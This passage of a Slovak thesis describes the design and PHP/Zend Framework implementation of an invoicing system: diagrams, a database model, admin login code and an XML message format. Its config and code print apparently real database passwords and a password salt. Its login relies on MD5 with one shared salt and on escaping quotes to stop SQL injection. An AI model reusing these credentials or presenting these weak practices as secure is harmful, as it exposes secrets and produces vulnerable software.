
Tab. č.3. Scenár kontroly platnosti faktúr

Prípad použitia: Kontrola platnosti faktúr
Aktéri: Administrátor
Vstupné podmienky: 1. existujúca faktúra
1. Administrátor kontroluje platby 2. AK faktúra nebola zaplatená 3. Administrátor deaktivuje daný účet 4. EXTEND Deaktivácia účtu 5. INAK AK faktúra bola zaplatená a účet je v riešení 6. Administrátor reaktivuje daný účet

4.3 Diagram tried


Po úspešnom vytvorení prípadov použitia, môžeme začať s analitickým návrhom diagramu tried. Správny návrh tried je veľmi dôležitý. V aplikácii fakturačného systému sme navrhli nasledujúce triedy ktoré sú taktiež graficky znázornené na obrázku č.9.

- Auth
- Sales manager
- Customer
- Adress
- Invoice
- Message manager
- Invoiceitem



Obr. 9. Kompletný pohľad na diagram tried


Každý manager ktorý si otvorí stránku fakturačného systému v prehliadači je systémom overený triedou Auth. Jej dcérska trieda SalesManager má na starosti evidenciu managerov a môžeme ich vidieť v detaile na obrázku č.10.



Obr. 10. Trieda Auth a SalesManager

Trieda SalesManager spravuje produktových managerov a jej vzťah k jednotlivým zákazníkom v systéme. Vzťah s triedou Customer nám hovorí, že jeden manager môže byť priradený k viacerým zákazníkom.


Trieda Customer slúži na evidenciu zákazníkov a jej vzťah s triedou Adress nám hovorí, že jeden zákazník môže mať priradené viaceré adresy súčasne a to fakturačnú a kontaktnú. Vzťah s triedou Invoice nam ďalej hovorí, že jednen zákazník može mať viacero faktúr, tento vzťah môžeme vidieť na obrázku č.11.



Obr. 11. Trieda Adress, Customer a MessageManager

Trieda MessageManager má na starosti spracovanie správ externých systémov ktoré odosielajú web service obsahujúci údaje zákazníka, názov aplikácie, názov produktu, cenu, dátum vytvorenia, dátum do kedy je produkt fakturovaný, typ operácie (vytvorenie, zmenenie alebo zmazanie). Trieda MessageManager prijme web service a vykoná akciu na základe požiadavky. Pri deaktivácii účtu systém odošle zákazníkovi mail s upomienkou a nastaví daný účet tak aby sa automaticky odstránil po 10 dňoch. Systém prezrie všetky vystavené faktúry a tie ktoré sa nemajú fakturovať označí ako neaktívne.

Trieda Invoice prijme rozparsovanú správu z externej aplikácie na základe akcie vytvorí, zmení alebo zmaže faktúru. Systém kontroluje IČO a na jeho základe zoraďuje billing účty.



Obr. 12. Trieda Invoice a InvoiceItem

Administrátor ma možnosť prezerať faktúry, zoraďovať a triediť faktúry podľa dátumu, aplikácie alebo ceny pomocou triedy InvoiceItem. Taktiež umožňuje tlačiť faktúry a možnosť manuálne odoslať faktúru v PDF formáte e-mailom vybratým zákazníkom.

Vzorovú faktúru je možné vidieť v prílohe P V.

4.4 Sekvenčný diagram

Sekvenčný diagram môžeme tiež nazvať realizáciou projektu. Realizácia projektu fakturačného systému zahŕňa životný cyklus aplikácie. Výhodou Enterprise Architekt a podobných programov ktorými je možné navrhovať UML diagramy je aj spätná kontrola návrhu sekvenčného diagramu. Program umožňuje výber metódy triedy ktorej pripisujeme akciu. Vizuálne si teda môžeme otestovať náš návrh a skontrolovať či je logicky správny.

Pri riešení fakturačnom systéme boli vytvorené realizácie automatického billingu, prijatie správy a sekvencie pre grafické používateľské rozhranie GUI. Na týchto diagramoch je zachytení životný cyklus programu pre daného zákazníka. Pri sekvenčnom diagrame automatického billingu môžeme vidieť že v rámci programu pristupuje k triedam:

1. Invoiceitem
2. Invoice

Sekvenčný diagram je možné vidieť v prílohe P II.

Prijatie správy pristupuje k týmto triedam:

1. MessageManager
2. Customer
3. Adress
4. Invoiceitem
5. Invoice
6. SalesManager

Sekvenčný diagram je možné vidieť v prílohe P III.

GUI pristupuje k týmto triedam:


1. Customer
2. Adress
3. Invoiceitem

4. Invoice
5. MessageManager

Sekvenčný diagram je možné vidieť v prílohe P IV.

4.5 Návrh databázového modelu

Pre aplikáciu fakturačného systému bolo potrebné navrhnúť vhodný databázový model. Databázový model uchováva informácie o zákazníkoch ktorí využívajú nejakú externú aplikáciu. Táto aplikácia následne príjma správy týchto externých aplikácií vo formáte XML a vkladá ich údaje do systému. Každý customer môže mať dve adresy, jednu fakturačnú a jednu kontaktnú. Prístup do administračného rozhrania majú sales manageri ktorý majú právo meniť fakturačné údaje zákazníka a pristupovať k evidencii všetkých faktúr. Taktiež je im umožnené udeliť zľavu k evidovanej faktúre.



Obr. 13. Databázový diagram

5 IMPLEMENTÁCIA NÁVRHU V JAZYKU PHP

Po ukončení analýzy systému môžeme pristúpiť k jej implementácii. Systém je rozdelený na hlavnú časť ku ktorej pristupujú zákazníci a administratívnu časť ktorá slúži administrátorovi na editáciu potrebných nastavení.

5.1 FRAMEWORK

Čo sa týka jazyka PHP, vzniklo počas času veľa rôznych frameworkov, ktoré poskytujú vlastné Controller a množinu rozširujúcich funkcií a takmer všetky sú postavené na MVC architektúre. Líšia sa od seba mierou využitia objektovo orientovaného programovania, rozsahom poskytovaných funkcií apod. V tejto súvislosti sa tiež často hovorí o projektoch PHP Base Library a najmä PEAR. Tie však nemožno považovať za previazané frameworky, ale len za repository jednotlivých knižníc, ktorých triedy možno v aplikácii prípadne použiť vo funkcii Modelu [6].

My sme sa rozhodli použiť pri implementácii návrhu knižnicu pre vývoj aplikácií PHP Zend Framework. Obsahuje množstvo komponentov ktoré umožňujú vyvíjať PHP aplikácie ľahšie s udržateľnejším kódom pre budúce úpravy a vylepšenia. Výber tohto frameworku pomohli rozhodnúť tieto vlastnosti:

- Rozsiahla dokumentácia[3]
- Rozsiahla komunita
- Všetko v jednom, všetky Zend obsahuje všetko čo pri vývoji budete potrebovať
- Jednoduchosť vývoja
- Umožní rýchly vývoj aplikácií

[3] zendframework.com. *Dokumentácia Zend Framework* [online]. c2010 [cit. 2010-04-03]. Dostupný z WWW: < http://zendframework.com/manual>.

5.1.1 Adresárová štruktúra

Zend Framework neprikazuje presnú adresárovú štruktúru, manuál však odporúča využívať všeobecne doporučenú štruktúru. Táto štruktúra predpokladá, že máte plnú kontrolu nad konfiguráciou web servera, napriek tomu si život trocha spríjemníme a toto odporučenie mierne modifikujeme:

/application
/configs
/controllers
/fonts
/forms
/models
/views
/helpers
/scripts
/library
/zend
/public
/cron
/css
/images

Z toho je zrejmé, že v aplikácii máme samostatné adresár application, library a public. V adresári application máme pre súbory configs, controllers, fonts, forms, models a views. Obrázky, javascript a CSS súbory sú uložené vo vlastných adresároch podadresára public takisto ako súbory aplikácie CRON. Knižnice Zend Frameworku sú uložené v podadresári adresára library. Pri vytváraní vlastných tried, budeme tieto takisto umiestňovať do tohto adresára.

5.1.2 Konfigurácia Zend Frameworku

Ak chceme používať triedu Zend_Db_Adapter_Pdo_Mysql, musíme jej povedať, ktorú databázu má používať spolu s používateľským menom a heslom. Nakoľko nepreferujeme tieto údaje natvrdo zapísať do aplikácie, použijeme konfiguračný súbor, ktorom budú tieto údaje zapísané [6].

Zend Framework poskytuje triedu Zend_Config, ktorá poskytuje flexibilný, objektovo orientovaný prístup ku konfiguračným súborom. Konfigurácia môže byť uložená vo formáte XML alebo INI. My použijeme formát INI .

Obsah súboru application.ini (biling/application/configs/application.ini):

```
1   [production]
2   phpSettings.display_startup_errors = 0
3   phpSettings.display_errors = 0
4   includePaths.library = APPLICATION_PATH "/../library"
5   includePaths.module = APPLICATION_PATH
6   includePaths.form = APPLICATION_PATH "/forms"
7   includePaths.controller = APPLICATION_PATH "/controllers"
8   bootstrap.path = APPLICATION_PATH "/Bootstrap.php"
9   bootstrap.class = "Bootstrap"
10  resources.frontController.controllerDirectory = APPLICATION_PATH "/controllers"
11
12  resources.db.adapter = PDO_MYSQL
13  resources.db.params.host = localhost
14  resources.db.params.username = pixelssk_billing
15  resources.db.params.password = pi5v9hk87ds6x8sx3ls
16  resources.db.params.dbname = pixelssk_billing
17  resources.db.params.charset = UTF8
18  resources.db.isDefaultTableAdapter = true
19  resources.session.namespace= "SecureLogin"
20  auth.active= on
21  auth.timeout= 60
22  password.salt= "df7hsKJ3284sdhfj33BC"
23
24  [staging : production]
25
26  [testing : production]
27  phpSettings.display_startup_errors = 1
28  phpSettings.display_errors = 1
29
30  [development : production]
31  phpSettings.display_startup_errors = 1
32  phpSettings.display_errors = 1
```

Použitie triedy Zend_Config je veľmi jednoduché:

$config = new Zend_Config_Ini(application.ini ', 'section');

Všimnite si, že v tomto prípade Zend_Config načíta jednu sekciu z INI súboru, nie všetky sekcie (ale všetky sekcie je možné načítať na želanie). Podporuje notáciu v názve sekcie aby umožňovala načítavanie dodatočných sekcií. Trieda Zend_Config_Ini okrem toho považuje bodku v názvoch parametrov za hierarchický oddeľovač, aby ste tak mohli zoskupovať podobné konfiguračné parametre [6].

V našom súbore budú parametre host, usermane, password, dbname, charset a isDefaultTableAdapter - parametre zoskupené do $config->db->resources.


Nakoľko v tomto súbore uchovávame citlivé dáta je vhodné ich ochrániť proti neoprávnenému prístupu. Jednoduchým riečením je umiestnenie súboru .htaccess konfiguračného súboru servra s obsahom uvedeným nižšie do adresára configs.

```
1  <files application.ini>
2    order deny,allow
3    deny from all
4  </files>
```

5.2 Administračná časť billingu

Administratívna časť systému billing umožnuje administrátorovi tieto funkčnosti a možnosti nastavenia faktúr a zákazníkov v systéme. Ide o:

1. Prehľad zákazníkov
2. Editáciu údajov zákazníka
3. Prehľad faktúr
4. Prehľad produktov
5. Odoslanie faktúry na email vo formáte DPF
6. Udelenie zľavy na položku
7. Ukončenie platnosti produktu užívateľa
8. Ukončenie platnosti konta užívateľa



Obr. 14. Formulár na vstup do administrácie

5.2.1 Autentifikácia Sales managera

Prístup k administrácii má iba manager ktorý je zapísaný v tabuľke sales_manager. Prihlásenie zabezpečuje trieda Auth.

Heslá managerov sú pre ich ochranu ukladané v MD5 () hašovacej funkcii. Nakoľko je ale už v dnešnej dobe bežné, aby sa uložené heslo v MD5 invertovalo na čitateľnú hodnotu aj pomocou online nástrojov (napr. skúste túto webovú stránku http://md5.rednoize.com/), je vhodné použiť za účelom zlepšenia bezpečnosti nejaký spôsob, ako efektívne predísť slovníkovým útokom. Jeden z efektívnych spôsobov je podľa [2] pre každé ukladané heslo generovať náhodný reťazec - tzv. Salt, ktorý pripojíme ku heslu a až potom vytvoríme hash z celého takto vzniknutého reťazca. Útočník by musel pregenerovať tabuľku hashov pre každý cieľový salt, aby mohol použiť slovníkový prístup na jeho spätné získanie. Tým sa jeho snaha výrazne, priam až kategoricky, časovo skomplikuje.

Naša práca s heslom je však naďalej veľmi jednoduchá. Načítame salt uložený v konfiguračnom súbore, spojíme s heslom, vytvoríme hash a ten porovnáme s hashom uloženým v databáze. Ak sa oba reťazce zhodujú, používateľ zadal správane heslo.

Prihlasovací formulár je umiestnený v billing/application/forms/login.php. Použitý bol Zend_Form_Element_Hash trieda Zend Frameworku na zabezpečenie proti útokom CSRF. SetSalt metódou došlo k zvýšeniu bezpečnosti s pseudo-náhodnými hodnotami získané

pomocou funkcie MD5 (uniqid (rand (), TRUE)) a setTimeout bol nastavený Time To Live (TTL) pre token (hodnota timeout bola zadefinovaná do application.ini).

```
1  ...
2  $token = new Zend_Form_Element_Hash('token');
3  $token->setSalt(md5(uniqid(rand(), TRUE)));
   $token->setTimeout(Globals::getConfig()->authentication-
4  >timeout);
5  $this->addElement($token);
6  ...
```

S takouto skrytou hodnotou token, vloženého do formulára sme si istí, že údaje POST pochádzajú z našej stránky a nie z iného zdroja.

```
1    ...
2    public function loginAction() {
3     $flash = $this->_helper->getHelper('flashMessenger');
4     if ($flash->hasMessages()) {
5      $this->view->message = $flash->getMessages();
6     }
7     $this->view->form= new Forms_Login();
8     $this->render('login');
9    }
10
11   public function submitAction() {
12    $form= new Forms_Login();
13    if (!$form->isValid($_POST)) {
14     if (count($form->getErrors('token')) > 0) {
15      return $this->_forward('csrf-forbidden', 'error');
16     } else {
17      $this->view->form = $form;
18      return $this->render('login');
19     }
20    }
21    $email= $this->getRequest()->getPost('email');
22    $password= $this->getRequest()->getPost('password');
23    $authAdapter = new Zend_Auth_Adapter_DbTable(
24                    Globals::getDbConnection(),
25                        sales_manager',
26                        email',
27                        'password',
28                   MD5(CONCAT(salt,?))
29                   );
30    $authAdapter->setIdentity($email)
31                ->setCredential($password);
```

```
32      $result= $authAdapter->authenticate();
33      Zend_Session::regenerateId();
34      if (!$result->isValid()) {
35        $this->_helper->flashMessenger->addMessage("Chyba pri  overovaní.");
36        $this->_redirect('/index/login');
37      } else {
38        Globals::getSession()->email= $result->getIdentity();
39        Zend_Loader::loadClass('sales_manager');
40        $sales_manager= new sales_manager();
41        $data= array ('last_access' => date('Y-m-d H:i:s'));
42        $where= $sales_manager->getAdapter()->quoteInto('email = ?', Globals::getSession()->email);
43        }
44        $this->_redirect('/home');
45      }
46    }
47    ...
```

Prihlasovací formulár bol postavený v loginAction (riadok 7).

Údaje z prihlasovacie stránky sa predkladajú v submitAction metóde. V tejto akcii budeme kontrolovať validáciu formulára (riadok 13). Ak je problém na token data znamená to, že sme pod útokom CSRF, takže môžeme presmerovať na konkrétnu chybovú stránku CSRF-forbidden. CSRF-forbidden stránka poskytuje 403 Forbidden hodnotu, aby sa zabránilo, že pošleme dáta z formulára neoprávnenému užívateľovi.

Pre overenie užívateľa je použitý Zend_Auth_Adapter_DbTable (riadok 23). Sledujeme autorizáciu pomocou MD5 z hesla (MD5(?), kde ? je $password).

Ak je užívateľ overený budeme presmerovaný na úvodnú stránku (riadky 38-44).

Ak nie je užívateľ overený bude presmerovaný na prihlasovaciu stránku s chybovým hlásením 'Chyba pri overovaní.'.

Všimnime si, že sa generuje session id pomocou Zend_Session:: regenerateId () pri prihlásení (riadok 33) a odstráni sa počas odhlásenia (riadok 25 z logoutAction v HomeController) a to z bezpečnostných dôvodov s cieľom zmierniť možnosť napadnutia session fixácie.

Vzhľadom k tomu, že sme použili triedu Zend_Db a že sme použili v tejto aplikácii ošetrenie samostatných apostrofou pridávanim lomítok, zabránili sme prípadnému SQL Injection [6].

Okrem toho sme použili validator Zend_Form, na filtrovanie vstupných hodnôt užívateľského mena a hesla (addValidators metóda v triede Forms_Login).

Po overení administrátora sa zobrazí úvodné okno (obr. 15), ktoré obsahuje zoznam zákazníkov s možnosťou vyhľadávania podľa zvoleného kritéria.

Customer	Company name	Products	Invoices	E-Mail	Action
Alojz Šlahačka	Nápoj a.s.	show	show	sladek@pixels.sk	edit | stop
Peter Mokrý	Jazero s.r.o.	show	show	johnys@azet.sk	edit | stop

Obr. 15. Úvodná obrazovka administračného rozhrania

5.2.2 Zoznam faktúr

V menu invoices je kompletný zoznam všetkých faktúr (obr. 16), spolu zo zobrazením stavu platby a je možné tieto detailne pozrieť alebo znova poslať na email zákazníka. V prípade dobropisovanie je tento takisto možné zobraziť alebo poslať zákazníkovi.

Customer	Company	Invoice date	Maturity	Price	Status	Action
Alojz Šlahačka	Nápoj a.s.	25.05.2010	09.06.2010	-72.22 EUR	dobropis	show | send
Peter Mokrý	Jazero s.r.o.	19.05.2010	03.06.2010	4.5 EUR	unpaid	show | send
Peter Mokrý	Jazero s.r.o.	19.05.2010	03.06.2010	4.5 EUR	unpaid	show | send
Peter Mokrý	Jazero s.r.o.	19.05.2010	03.06.2010	4.5 EUR	unpaid	show | send
Peter Mokrý	Jazero s.r.o.	19.05.2010	03.06.2010	4.5 EUR	unpaid	show | send
Peter Mokrý	Jazero s.r.o.	19.05.2010	03.06.2010	4.5 EUR	unpaid	show | send
Peter Mokrý	Jazero s.r.o.	19.05.2010	03.06.2010	4.5 EUR	unpaid	show | send
Peter Mokrý	Jazero s.r.o.	19.05.2010	03.06.2010	4.5 EUR	unpaid	show | send
Peter Mokrý	Jazero s.r.o.	18.05.2010	02.06.2010	4.5 EUR	unpaid	show | send
Peter Mokrý	Jazero s.r.o.	15.05.2010	30.05.2010	4.5 EUR	paid	show | send
Alojz Šlahačka	Nápoj a.s.	15.05.2010	30.05.2010	75 EUR	paid	show | send
Peter Mokrý	Jazero s.r.o.	15.05.2010	30.05.2010	4.5 EUR	paid	show | send
Peter Mokrý	Jazero s.r.o.	15.05.2010	30.05.2010	4.5 EUR	paid	show | send

Obr. 16. Zoznam faktúr

5.2.3 Zoznam produktov

V zozname zákazníkov je možnosť zobrazenia produktov zákazníka cez odkaz products – show. Nachádza sa tam zoznam produktov, ktoré má daný zákazník objednaný (obr. 17), spolu zo zobrazením ceny za produkt, prípadne udelenú zľavu. Je možné pre tento produkt ukončiť platnosť čím sa vygeneruje dobropis a je možné zostatkovú hodnotu nevyužitej služby s ktorou je zákazník nespokojný vrátiť zákazníkovi.

Vzorový dobropis je možné vidieť v prílohe P VI.

.

Customers | Invoices

Product	Application	From date	To date	Price	Action price	Action
basic	Merkur.sk	15.05.2010	15.08.2010	25 EUR		edit | stop

Obr. 177. Zoznam produktov

5.2.4 Vytvorenie a spracovanie správy externou aplikáciou

Externá aplikácia má vytvorený databázový connect cez DB_adapter na databázu Billingu:

```
1  $db_billing = new Zend_Db_Adapter_Pdo_Mysql(array(
2     'host'     => 'localhost',
3     'username' => 'pixelssk_billing',
4     'password' => 'pixels',
5     'dbname'   => 'pixelssk_billing',
      'driver_options'  => array(PDO::MYSQL_ATTR_INIT_COMMAND => 'SET NAMES
6  \'utf8\'')
7  ));
```

Po úspešnom zaregistrovaní zákazníka a overení registračných údajov v externej aplikácii je zavolaná trieda MessageController z billing aplikácie, ktorá vloží pomocou funkcie prepareMessage XML záznam do tabuľky message_queue. Následne je táto informácia spracovaná funkciou processMessage, ktorá zaradí všetky dáta do príslušných tabuliek billing systému.

```
87 MessageController::prepareMessage($db_billing, 'INSERT', $cust, $postAddr, $billAddr, $products);
88 MessageController::processMessage($db_billing);
```

5.2.5 XML formát správy externej aplikácie

Generovaný XML kód ktorý sa ukladá do databázy billingu tabuľky message_queue má túto štruktúru:

```
<?xml version="1.0" encoding="UTF-8"?>
    <MESSAGE>
        <ACTION>INSERT</ACTION>
        <CUSTOMER>
            <customerID>1</customerID>
            <firstName>Alojz</firstName>
            <lastName>Šlahačka</lastName>
            <companyName>Nápoj a.s.</companyName>
            <ico>111111111</ico>
            <telephoneNumber>908123123</telephoneNumber>
            <email>sladek@pixels.sk</email>
        </CUSTOMER>
        <POST_ADDRESS>
            <addressID>1</addressID>
            <street>Švermova</street>
            <streetNo>21</streetNo>
            <town>Trenčín</town>
            <psc>91101</psc>
            <country>Slovenská republika</country>
            <addressType>post</addressType>
            <customerID>1</customerID>
        </POST_ADDRESS>
        <BILL_ADDRESS>
            <billStreet>Nábrežná</billStreet>
            <billStreetNo>23</billStreetNo>
            <billTown>Trenčín</billTown>
            <billPsc>91101</billPsc>
            <billCountry>Slovenská republika</billCountry>
        </BILL_ADDRESS>
        <PRODUCTS>
                <user_prod_id>1</user_prod_id>
                <prod_id>1</prod_id>
                <billingPeriod>3</billingPeriod>
                <from_date>2010-05-15</from_date>
                <to_date>2010-08-15</to_date>
                <customerID>1</customerID>
                <name>basic</name>
                <price>25</price>
                <currency>EUR</currency>
                <applicationID>2</applicationID>
        </PRODUCTS></MESSAGE>
```

5.3 Testovanie aplikácie programom ACUNETIX

